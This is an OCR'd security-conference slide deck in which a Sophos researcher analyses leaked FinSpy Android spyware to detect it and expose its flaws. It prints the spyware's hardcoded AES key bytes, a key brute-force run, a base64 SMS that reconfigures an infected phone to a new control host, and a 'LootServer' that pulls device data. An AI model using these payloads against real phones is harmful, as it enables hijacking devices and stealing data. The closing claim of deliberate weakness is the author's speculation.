Hacking FinSpy

Case Study about how to Analyse and Defeat an Android Law-enforcement Spying App

Attila Marosi

Senior Threat Researcher

OSCE, OSCP, ECSA, CEH

SOPHOS

About the topic

FinFisher, FinSpy, Gamma Group

SOPHOS

FinSpy / FinFisher / Gamma Group

- there was a huge data leak ~ 40GB
  (application, brochure, full support database, release notes)
- we already know what is the real ability of this application, but how they made it technically
  (encryption, communication, configuration… etc.)
- because it is not a traditional MALWARE, the solutions of its should be interesting and unique
- **the most important (?)**:
  - has it any weaknesses and,
  - is there any chance to exploit these weaknesses, if there are any

Leaked APK and its versions

Overall: 12 leaked APKs, all of them from the QA folder/department

Versions: 4.21, 4.28, 4.30, 4.38, 4.40, 4.50, 4.51

`./qateam/ta/release421/421and.apk`
`(SHA1: 598b1ea6f0869ff892a015ab62cbf69300472b8d`

NOT obfuscated, relatively easy to analyze

`./qateam/ak/demo-de/4.51/Android/AKDEMO.apk`
`(SHA1: e8a91fdc8f46eb47362106cb52a22cbca0fbd070)`

Obfuscated but mainly the same

Look inside…

apktool, dex2jar, jd-gui, jad, ig-logger…

SOPHOS

Look inside

- **android-apktool**
  - http://code.google.com/p/android-apktool/
- **dex2jar**
  - http://code.google.com/p/dex2jar/
- **jd-gui**
  - http://jd.benow.ca/
- **jad**
  - http://varaneckas.com/jad/
- **IG-Logger & apksmash.py**
  - https://github.com/intrepidusgroup/IGLogger

Permissions

- ACCESS_COARSE_LOCATION
- ACCESS_FINE_LOCATION
- INTERNET
- READ_PHONE_STATE
- ACCESS_NETWORK_STATE
- **READ_CONTACTS**
- **READ_SMS**
- **SEND_SMS**
- **RECEIVE_SMS**
- **WRITE_SMS**
- RECEIVE_MMS
- RECEIVE_BOOT_COMPLETED
- PROCESS_OUTGOING_CALLS
- ACCESS_NETWORK_STATE
- ACCESS_WIFI_STATE
- WAKE_LOCK
- CHANGE_WIFI_STATE
- MODIFY_PHONE_STATE
- BLUETOOTH
- RECEIVE_WAP_PUSH
- CALL_PHONE
- WRITE_CONTACTS
- MODIFY_AUDIO_SETTINGS
- WRITE_EXTERNAL_STORAGE
- **READ_CALENDAR**
- GET_ACCOUNTS
- WRITE_SETTINGS
- WRITE_SECURE_SETTINGS

Actions

android.intent.action.NEW_OUTGOING_CALL
android.provider.Telephony.SMS_RECEIVED

android.net.wifi.STATE_CHANGE
android.net.conn.CONNECTIVITY_CHANGE
android.bluetooth.adapter.action.STATE_CHANGED
android.intent.action.AIRPLANE_MODE

android.intent.action.PHONE_STATE
android.intent.action.PACKAGE_REPLACED
android.intent.action.PACKAGE_ADDED
android.intent.action.USER_PRESENT
android.intent.action.BOOT_COMPLETED

android.intent.action.BATTERY_LOW
android.intent.action.BATTERY_OKAY
android.intent.action.DEVICE_STORAGE_LOW
android.intent.action.DEVICE_STORAGE_OK
android.intent.action.MEDIA_SCANNER_FINISHED

Services / Receivers

```
<service android:name="Services"/>
<service android:name="EventBasedService"/>
<service android:name=
      "com.android.services.sms.SmsHandlerIntentServices"/>
<service android:name=
      "com.android.time.based.RemovalAtServices"/>
<service android:name=
      "com.android.tracking.TrackingService"/>
<service android:name=".WhatsApp.WhatsService"/>
<service android:name=".call.CallServices"/>
```

```
<receiver android:name=".sms.SMSReceiver">
 <intent-filter android:priority="100">
   <action android:name=
      "android.provider.Telephony.SMS_RECEIVED"/>
 </intent-filter>
</receiver>
```

apksmash.py

- **This script will seek the source code over for code patterns, then provide a riport about the result.**
  - **SMS Manager, LOG (println), Java Lang Security, DEVICE NUM or ID check, SQLite Database , DEBUG Boolean, DECRYPT, ConnectivityManger, INTENT being generated, PackageManager**

```
SMS Manager : 2
SMS Manager use found in: com/android/services/sms/SMShandler.smali

DEVICE NUM or ID check : 10
DEVICE NUM or ID check use found in: com/android/packet/Communication.smali
DEVICE NUM or ID check use found in: com/android/packet/TCPCommunication.smali

SQLite Database Open cmd : 1
SQLite Database Open cmd use found in: […]/WhatsApp/WhatsApp.smali

DECRYPT : 4
DECRYPT: […]Communication.smali: AESCipher;->decrypt(InputStream; OutputStream;)
DECRYPT: […]WhatsApp/WhatsApp.smali: AESCipherString;->decrypt()
DECRYPT: […]AESCipher.smali: decrypt(InputStream; OutputStream;)
DECRYPT: […]AESCipherString.smali: decrypt(InputStream; OutputStream;)
```

IG-Logger trace log

- **Poking the application in other to generate trace logs**

Application start-up:

```
!IGTraceLogger in Method: com.android.services.Services->onCreate Line 588
!IGTraceLogger in Method: com.android.services.Services->MakeConfigFile Line 586
!IGTraceLogger in Method: com.my.api.Extractor-><clinit> Line 807
!IGTraceLogger in Method: com.my.api.Extractor->getConfiguration Line 811
!IGTraceLogger in Method: com.my.api.Extractor->extractConfiguration Line 809
!IGTraceLogger in Method: com.my.api.Extractor->findPKSignature Line 810
!IGTraceLogger in Method: com.my.api.Extractor->isEndOfDataReached Line 812
!IGTraceLogger Boolean Method Return:
  com.my.api.Extractor->isEndOfDataReached Line 148(  505):
    returning: TRUE
!IGTraceLogger in Method: com.my.api.Base64-><clinit> Line 791
!IGTraceLogger in Method: com.my.api.Base64->decode Line 793
```

Receiving a SMS:

```
! IGTraceLogger in Method: com.android.services.sms.SMSReceiver->onReceive
! IGTraceLogger INTENT toString (  505):
    Intent {
        act=android.provider.Telephony.SMS_RECEIVED
        cmp=com.android.services/.sms.SMSReceiver (has extras)
! IGTraceLogger in Method: com.my.api.Base64->decode Line 793
```

Configuration

SOPHOS

Configuration

Configuration delivering and properties

SOPHOS

Where the config comes from


```
Directory of e:\out\assets\Configurations
10/05/2014  01:23 PM                 0 dumms0.dat
[...]
10/05/2014  01:23 PM                 0 dumms99.dat
             200 File(s)              0 bytes
```

```
504b 0102 0a00 0a00 0000 0000 2e50 8e3f  PK..........P.?
0000 0000 0000 0000 0000 0000 2000 0400  ............ ...
0000 0000 4651 4941 414a 0000 0000 6173  ....FQIAAJ....as
7365 7473 2f43 6f6e 6669 6775 7261 7469  sets/Configurati
6f6e 732f 6475 6d6d 7330 2e64 6174 feca  ons/dumms0.dat..
```

Where:

PK signature	\x50\x4b\x01\x02	'PK\x01\x02'
Internal file attributes (2 bytes)	**\x46 \x51**	**FQ**
External file attributes (4 bytes)	**\x49\x41\x41\x4a**	**IAAJ**
all together (6 bytes)		**FQIAAJ**

Parsed configuration (1):

- HeartBeatInterval: **120**
  - **every 2 hours checks back to the Master**
- RemovalAtDate: **0**
  - **at this date, uninstalls itself**
- RemovalIfNoProxy: **168**
  - **if can't reach the Master for a week, uninstalls itself**
- proxies: **qa01.gamma-international.de**
- ports: **1111, 1112, 1113, 80**
- TjUID (AES sub-key): 9410890 **0x008F994A**
  - **such a long AES key... are you scared ☺**
- Phones: **+49XXXXXXXX07**
  - **Master phone number (SMS)**
- VoicePhones: **+49XXXXXXXXX09**
  - **incoming call from this turns the phone on spy-mode**

Nontraditional malware property

Parsed configuration (2):

EventBased HeartBeat: ad10

isSIMChanged:	On
isCellLocationChanged:	Off
isNetworksChanged:	On
isCalls:	Off
isWifiConnected:	On
isDataLinkAvailable:	On
isNetworkActivacted:	Off
isDataAvailableEvent:	On
isLocationChanged:	Off
isLowBattery:	Off
isLowSpace:	On

(On) If the event is occurred the application will contact with the Master

HeartBeat Restrictions: c000

isChannelWifi:	On
isChannel3G:	On
isChannelSMS:	Off
isRestrictionsRoaming:	Off

(On) Which channels are allowed to be used for communication

Parsed configuration (3):

InstalledModules:

- SMS: On
- AddressBook: On
- PhonesLogs: On
- SypCall: On
- Tracking: On
- Logging: Off
- Calendar: Off
- WhatsApp: On

(On) Which modules should collect information

(Note) Sophisticated malwares usually don't bring modules which they do not use

Unveiling SMS

How to detect FinSpy

SOPHOS

onReceive SMS

```
public void onReceive(Context paramContext, Intent paramIntent)

byte[] arrayOfByte =
      Base64.decode(arrayOfSmsMessage[i].getMessageBody());
ByteBuffer localByteBuffer = ByteBuffer.wrap(arrayOfByte);
localByteBuffer.order(ByteOrder.LITTLE_ENDIAN);

localByteBuffer.getInt();
int j = localByteBuffer.getInt();

if ((j == 8651888) || (j == 8664432))
//          0x840470   ||         0x843570
{
    Intent localIntent = new Intent(paramContext,
                                    SmsHandlerIntentServices.class);
    localIntent.putExtra("MasterAnswer", arrayOfByte);
    paramContext.startService(localIntent);
    abortBroadcast();
}
```

Master Command


Master Config

Unveiling SMS

```
./fin_server/fin_detect.py
```

Message (bytes): 09000000 7035840041

Message (base64): **CQAAAHA1hABB**



DEMO TIME

Installing FinSpy manually
FinSpy detect with unveling SMS

SOPHOS

Debugging Android applications


SOPHOS

How to debug (1)

- Re-Packing the application
  - Get the source code (smali) for debugging
  - Turn the debug-mode on
- Apktool (I used 2.0.0-Beta7)
  - `java -jar apktool_2.0.0b7.jar d -d finspy.apk`

```
1  package com.android.services.sms; class SMSReceiver { void a() { int a;
2  a=0;// .class public Lcom/android/services/sms/SMSReceiver;
3  a=0;// .super Landroid/content/BroadcastReceiver;
4  a=0;// .source "SMSReceiver.java"
5  a=0;//
6  a=0;//
7  a=0;// # static fields
8  a=0;// .field static final ACTION:Ljava/lang/String; = "android.provider.Telephony.SMS_RECEIVED"
9  a=0;//
10 a=0;//
11 a=0;// # direct methods
12 a=0;// .method public constructor <init>()V
13 a=0;//     .locals 0
14 a=0;//
15 a=0;//     .prologue
16 a=0;//     .line 21
17 a=0;//     invoke-direct {p0}, Landroid/content/BroadcastReceiver;-><init>()V
```

How to debug (1)



How to debug (2)

- **Without re-building the application**
  - Hooking into Zygote and catch all the processes to be able for full analysis
    - Collin Mulliner - Introduction to Dynamic Dalvik Instrumentation (SummerCon 2013)
      - http://www.mulliner.org/android/feed/mulliner_ddi_summercon2013.pdf
      - https://github.com/crmulliner/ddi
    - Creating a kewl and simple Cheating Platform on Android - Milan Gabor & Danijel Grah (Viris) (DeepSEC 2014)
      - https://github.com/viris/android/tree/master/vaccine

Network Communication

SOPHOS

Network communication

- Intercept the initial network communication to get more information about the malware
  How:
  - create a fake server (eg.: `nc -lvp 1111`) and intercept the communication

Source	Destination	Lengtl	Info
10.8.0.6	80.156.28.180	60	34738 > lmsocialserver [SYN] Seq=0
80.156.28.180	10.8.0.6	60	lmsocialserver > 34738 [SYN, ACK] S
10.8.0.6	80.156.28.180	52	34738 > lmsocialserver [ACK] Seq=1
10.8.0.6	80.156.28.180	188	34738 > lmsocialserver [PSH, ACK] S
80.156.28.180	10.8.0.6	52	lmsocialserver > 34738 [ACK] Seq=1
10.8.0.6	80.156.28.180	52	34738 > lmsocialserver [FIN, ACK] S
80.156.28.180	10.8.0.6	52	lmsocialserver > 34738 [FIN, ACK] S
10.8.0.6	80.156.28.180	52	34738 > lmsocialserver [ACK] Seq=13

The packet we received (intercepted)


```
10 00 00 00 60 01 86 00  2e fd 9d 25 04 41 01 00  |....`......%.A..|
78 00 00 00 a0 02 86 00  10 00 00 00 60 57 fe 00  |x...........`W..|
2e fd 9d 25 04 41 01 00  60 00 00 00 90 01 84 00  |...%.A..`.......|
58 00 00 00 90 5b fe 00  bb b9 1a bb 3f db d4 17  |X....[......?...|
24 1c b2 81 b1 4a c9 2d  a9 03 10 fa d8 07 d9 8d  |$....J.-........|
98 67 0a b1 1f 9a 5e f2  e6 c7 16 e1 4a 28 6e 84  |.g....^.....J(n.|
8e f2 c2 a1 ec 28 b6 2f  82 53 84 6a ce 57 a6 6b  |.....(./.S.j.W.k|
b6 82 81 05 89 51 49 0d  48 d7 3f b5 ed 96 a3 5a  |.....QI.H.?....Z|
55 a2 d3 4d c1 04 fe 1a                           |U..M....|
```

\x10\x00\x00\x00 = 16 (8B Header, 8B Value)

\x2e\xfd\x9d\x25\x04\x41\x01\x00 = 352961043496238

0x860160 – MobileTgUID = **IMEI**

0xfe5b90 – Encrypted content

IMEI (15 digits)

International Mobile Station Equipment Identity

Encryption

SOPHOS

Encryption / Decryption


```
toHexString(0x008F994A)= \x30\x30\x38\x46\x39\x39\x34\x41
```

```
m = hashlib.sha256()
m.update(
    "\x01\x7f\x54\x1c\x4b\x1d\x39\x08"
    "\x55\x7e\x30\x5c\x7d\x23\x71\x13")
m.update(pkey)
self.Key = m.digest()
m = hashlib.sha256()
m.update(
    "\x02\x1f\x64\x3c\x1b\x6a\x0d\x7f"
    "\x59\x17\x03\x25\x77\x3a\x1e\x3b")
m.update(pkey)
self.IV =  m.digest()[:16]
cipher = AES.new(self.Key, AES.MODE_CBC, self.IV)
data = cipher.decrypt(enc)
```

sub-key

Brute-force against the 4 bytes


```
root@finspy:~/# ./fin_server/fin_pcap.py fin_login_tab.pcap
FinSpy Message detected...
Raw content:
10000000600186002efd9d2504410100780000000a00286001000000006057fe
002efd9d2504410100600000009001840058000000905bfe00bbb91abb3fdb
D417241cb281b14ac92da90310fad807d98d98670ab11f9a5ef2e6c716e14a
286e848ef2c2a1ec28b62f8253846ace57a66bb68281058951490d48d73fb5
ed96a35a55a2d34dc104fe1a
Diff: 0 Hash/s: 0 Left (hour): 100000.0 Current key: 00000000
Diff: 0 Hash/s: 1161213 Left (hour): 1.02741213703 Current key: 00001388
[...]
Diff: 241 Hash/s: 38972 Left (hour): 30.5453665921 Current key: 008FBCE0
Diff: 241 Hash/s: 38984 Left (hour): 30.53620319 Current key: 008FD068
HACKED:
Np421and/352961043496238/216306121433199/216/30/13862394/1200///}@@X@/12
Diff: 241 Hash/s: 38995 Left (hour): 30.527039376
Current key: 9410890 0x008F994A
```

241 sec = 4 minutes, **the whole key space in: 30,5 hours** !!

with a 5 $ cloud server, 1 CPU, 512 RAM

Master Commands

SOPHOS

Master command(s)


```
./fin_master_command.py -devid 000000000000000 -phone 0036400000000
```

Master Acknowledgement:

- 00000010 0x02 NETWORK_CHANGED_FLAG = 0
- 00000100 0x04 SIM_CHANGE_FLAG = 0
- 00001000 0x08 GPS_CHANGE_LOCATION_FLAG = 0
- 00010000 0x10 CELL_LAC_FLAG = 0
- 00100000 0x20 NETWORK_CHANGED_FLAG = 0

Master Commands:

- B 0x42 **LICENSE_FLAG** = 0
- **C** 0x43 **TG_REMOVED_FLAG** = 1
- **D** 0x44 **TG_REMOVED_FLAG** = 1
- **E** 0x45 **TG_REMOVED_FLAG** = 1
- **F** 0x46 **RESEND_SMS_FLAG** = 1
- **G** 0x47 **RESEND_TCP_FLAG** = 1
- **H** 0x48 **START_TRACKING_FLAG = 1**
- **I** 0x49 **START_TRACKING_FLAG = 0**



Master command

```
./fin_master_command.py -devid 352961043496238 -phone 0036300000000
```

Phone number

```
MasterConfig:                    ???
352961043496238/F@GA/LICENSE_VALUE///0036300000000/1000
```

DeviceID
IMEI (15 digits)

```
F  RESEND_SMS_FLAG = 1
@  0b'01000000' means nothing ☺
G  RESEND_TCP_FLAG = 1
A  means nothing ☺
```

RequestID

```
Base64: PwAAAHAEhAAzNTI5NjEwNDM0OTYyMzgvRkBHQS9MSUNFTlNFX1ZBTFV
        FLy8vMDAzNjMwMDAwMDAwMC8xMDAw
```

DEMO TIME

FinSpy Master Command SMS

SOPHOS

Master Configuration

Emergency configuration

SOPHOS

Master config – Emergency SMS

- What is needed to re-configure FinSpy on a device?
  - just the phone number and the IMEI number
- What can you configure?
  - **Host:** domain or IP
  - **Port:** desired port number
  - **Phone:** Master phone number
  - **EmergencyPhone:** incoming call from this turns the phone in to spy-mode
  - **SaveMode:** add or overwrite the config
  - **HeartBeatInterval:** frequence of communication (minutes)
  - **HeartBeatEvents:** what kind of events trigger heart beats
  - **HeartBeatRestrictions:** which of the channels could be used
  - **Counter:** message counter, it must be bigger than the last valid one (possible last counter value = 2,147,483,647 = locks out everyone)

Master config – Emergency SMS

Host / Port (0x51 = 81)

HeartBeatInterval: 1 sec

SaveMode:overwrite

IMEI = 352961043496238 = 14104259dfd2e

Master phone / Emergency Phone

```
14104259dfd2e/finspy.marosi.hu/0051/003620XXX1976/003620XXX1976/1/1/ffe0/e040/101
```

- ❑ 11111111 = ff
  - 10000000 0x80 isSIMChanged
  - 01000000 0x40 isCellLocationChanged
  - 00100000 0x20 isNetworksChanged
  - 00010000 0x10 isCalls
  - 00001000 0x08 isWifiConnected
  - 00000100 0x04 isDataLinkAvailable
  - 00000010 0x02 isNetworkActivacted
  - 00000001 0x01 isDataAvailableEvent
- ❑ 11100000 = e0
  - 10000000 0x80 isLocationChanged
  - 01000000 0x40 isLowBattery
  - 00100000 0x20 isLowSpace

- ❑ 11100000 = e0
  - 10000000 0x80 isChannelWifi
  - 01000000 0x40 isChannel3G
  - 00100000 0x20 isChannelSMS
- ❑ 01000000 = 40 (tehát, semmi)
  - 10000000 0x80 isRestrictionsRoaming

SMS:

```
WQAAAHA1hAAxNDEwNDI1OWRmZDJlL2ZpbnNweS5tYXJvc2kuaHUvMDA1MS8wM
DM2MjAzNjcxOTc2LzAwMzYyMDM2NzE5NzYvMS8xL2ZmZmYvZTA0MC8xMDE=
```

DEMO TIME

FinSpy Master Config SMS (hijack the control)

SOPHOS

DEMO TIME

FinSpy Fake server to loot the phone

SOPHOS

Your own FinSpy server

- In server side you need: **4 byte key**, **IMEI**

```
./fin_server.py 81 008F994A 352961043496238
```

```
FinSpy - LootServer
[*] Created by Attila Marosi (SophosLab)
[*] Version       0.4
[*] TCP Port:     81
[*] AES sub-key: 008F994A
[*] Device ID:    352961043496238
Connected with 178.xxx.xxx.xxx:58245
Client MSG: 10000000600186002efd9d[...]78000000905bfe00c8c7d98747[...]
MobileTgUID: 352961043496238
MobileTgComm:
        MobileTgUID: 352961043496238
        Type: 00840190
                EncryptedContent:
                        ClientConfig:
421and/352961043496238/216306121433199/216/30/13143284/1200/
47.XXXXXX/19.XXXXXXX/
}xPX@/353
```

The latest

SOPHOS

The latest known file – from the wild

APK: 1e4edf71187e746678f504ad842ca216ab6f57f7 (2014.12)

AndroidManifest.xml:

It is obfuscated with Shield4J

```
<manifest android:versionCode="351" android:versionName="50" package="b.c.a"…
```

```
<receiver android:name="b.c.a.b.a" android:enabled="false">
  <intent-filter android:priority="100">
    <action android:name="android.provider.Telephony.SMS_RECEIVED" />
  </intent-filter>
</receiver>
```

MacterCommand SMS (b.c.a.b.a.smali):

```
invoke-virtual {v1}, Landroid/telephony/SmsMessage;->getMessageBody(); [...]
[...]
invoke-static {v1}, Ljava/nio/ByteBuffer;->wrap([B)Ljava/nio/ByteBuffer;
[...]
sget-object v5, Ljava/nio/ByteOrder;->LITTLE_ENDIAN:Ljava/nio/ByteOrder;
invoke-virtual {v4, v5}, Ljava/nio/ByteBuffer;->order(Ljava/nio/ByteOrder;) [...]
invoke-virtual {v4}, Ljava/nio/ByteBuffer;->getInt()I
invoke-virtual {v4}, Ljava/nio/ByteBuffer;->getInt()I
[...]
const v5, 0x840470
[...]
const v5, 0x843570
```

Still the same AES key in 1e4edf71187…

Encryption (b.a.a.a.smali):

```
const-string v0, "YjhwHF9QUw=="
invoke-static {v0}, Lb/c/a/b/i;->a(Ljava/lang/String;)Ljava/lang/String;
move-result-object v0
invoke-static {v0}, Ljava/security/MessageDigest;->getInstance()Ljava/security/MessageDigest;
move-result-object v0
new-array v1, v3, [B
fill-array-data v1, :array_0
new-array v2, v3, [B
fill-array-data v2, :array_1
invoke-virtual {v0, v1}, Ljava/security/MessageDigest;->update([B)V
invoke-virtual {v0, p1}, Ljava/security/MessageDigest;->update([B)V
invoke-virtual {v0}, Ljava/security/MessageDigest;->digest()[B
```

AES key in old version of FinSpy (Dec, 2012):

```
:array_0
  .array-data 0x1
    0x1t, 0x7ft, 0x54t, 0x1ct, 0x4bt,
    0x1dt, 0x39t, 0x8t, 0x55t, 0x7et,
    0x30t, 0x5ct, 0x7dt, 0x23t, 0x71t, 0x13t
 .end array-data
:array_1
 .array-data 0x1
    0x2t, 0x1ft, 0x64t, 0x3ct, 0x1bt,
    0x6at, 0xdt, 0x7ft, 0x59t, 0x17t,
    0x3t, 0x25t, 0x77t, 0x3at, 0x1et, 0x3bt
 .end array-data
.end method
```

AES key in b.a.a.a.smali (Dec, 2014):

```
:array_0
  .array-data 0x1
    0x1t, 0x7ft, 0x54t, 0x1ct, 0x4bt,
    0x1dt, 0x39t, 0x8t, 0x55t, 0x7et,
    0x30t, 0x5ct, 0x7dt, 0x23t, 0x71t, 0x13t
  .end array-data
:array_1
  .array-data 0x1
    0x2t, 0x1ft, 0x64t, 0x3ct, 0x1bt,
    0x6at, 0xdt, 0x7ft, 0x59t, 0x17t,
    0x3t, 0x25t, 0x77t, 0x3at, 0x1et, 0x3bt
  .end array-data
.end method
```

Conclusion

SOPHOS

Overall facts

- **Version 4.21**
  - You can easily detect the existence of the app
  - If you know the IMEI **you can hijack the phone**,
  - If you know the IMEI **you can re-configure the app**, lock out the "rightfull" users,
  - The IMEI number is sent over the network without encryption
- **Latest leaked version 4.51**
  - **Still has the same embedded AES encryption key**
    - ALL known FinSpy has the same AES key
    - only 4 bytes are configurable (variety)

Overall facts

- **For me that means**
  - **This product is/was used all over the word**
    - Mostly “pure” agencies – how do not have the ability to create a tool like this
  - **It is/was used by police agencies and intelligence agencies**
  - **It is/was INTENTIONALLY weak to let “some countries” to defeat this protection easily to get all the national security stuff from the countries are used this product**
    - There are other configuration properties which can be longer than the EAS key which is limited to 4 bytes!

Questions?

SOPHOS

attila.marosi@sophos.com

